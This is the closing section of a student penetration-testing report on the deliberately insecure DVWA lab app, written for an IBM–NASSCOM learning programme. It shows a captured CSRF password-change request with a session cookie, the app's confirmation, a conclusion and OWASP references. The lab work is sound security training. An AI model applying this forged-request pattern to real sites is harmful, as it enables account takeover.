
Request Response

Raw Params Headers Hex

GET /DVWA/vulnerabilities/csrf/?password_new=&password_conf=&Change=Change HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/DVWA/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=f45ontceo3l0152rfi0r7qb8fq
Upgrade-Insecure-Requests: 1
Priority: u=0, i

Type a search term 0 matches

Regenerate Test in browser Copy HTML Close





Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed.

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Conclusion:

Through this Project-Based Learning (PBL) project under the **IBM–NASSCOM PBEL Program**, I conducted a complete **Vulnerability Assessment and Penetration Testing (VAPT)** on the **DVWA** platform — a deliberately insecure web application hosted locally via XAMPP.

Using **Burp Suite Community Edition**, I was able to identify and exploit 13 common web vulnerabilities aligned with the **OWASP Top 10**, including SQL Injection, XSS, CSRF, Command Injection, and more. Each vulnerability was analyzed for severity, impact, and mitigation strategies.

This hands-on experience deepened my understanding of web application security, ethical hacking, and secure development practices. It has strengthened my ability to think like an attacker and respond like a developer — a skillset that is highly valuable in the cyber security domain.

References:

1. <https://owasp.org/Top10/>
2. <https://www.dvwa.co.uk/>
3. <https://portswigger.net/burp>
4. [https://owasp.org/www-community/attacks/SQL Injection](https://owasp.org/www-community/attacks/SQL_Injection)
5. <https://owasp.org/www-community/attacks/xss/>
6. [https://owasp.org/www-community/attacks/Command Injection](https://owasp.org/www-community/attacks/Command_Injection)
7. <https://owasp.org/www-community/attacks/csrf>
8. [https://owasp.org/www-project-top-ten/2017/A6_2017-Security Misconfiguration.html](https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration.html)
9. [https://owasp.org/www-project-cheat-sheets/cheatsheets/Session Management Cheat Sheet.html](https://owasp.org/www-project-cheat-sheets/cheatsheets/Session_Management_Cheat_Sheet.html)

Thank
you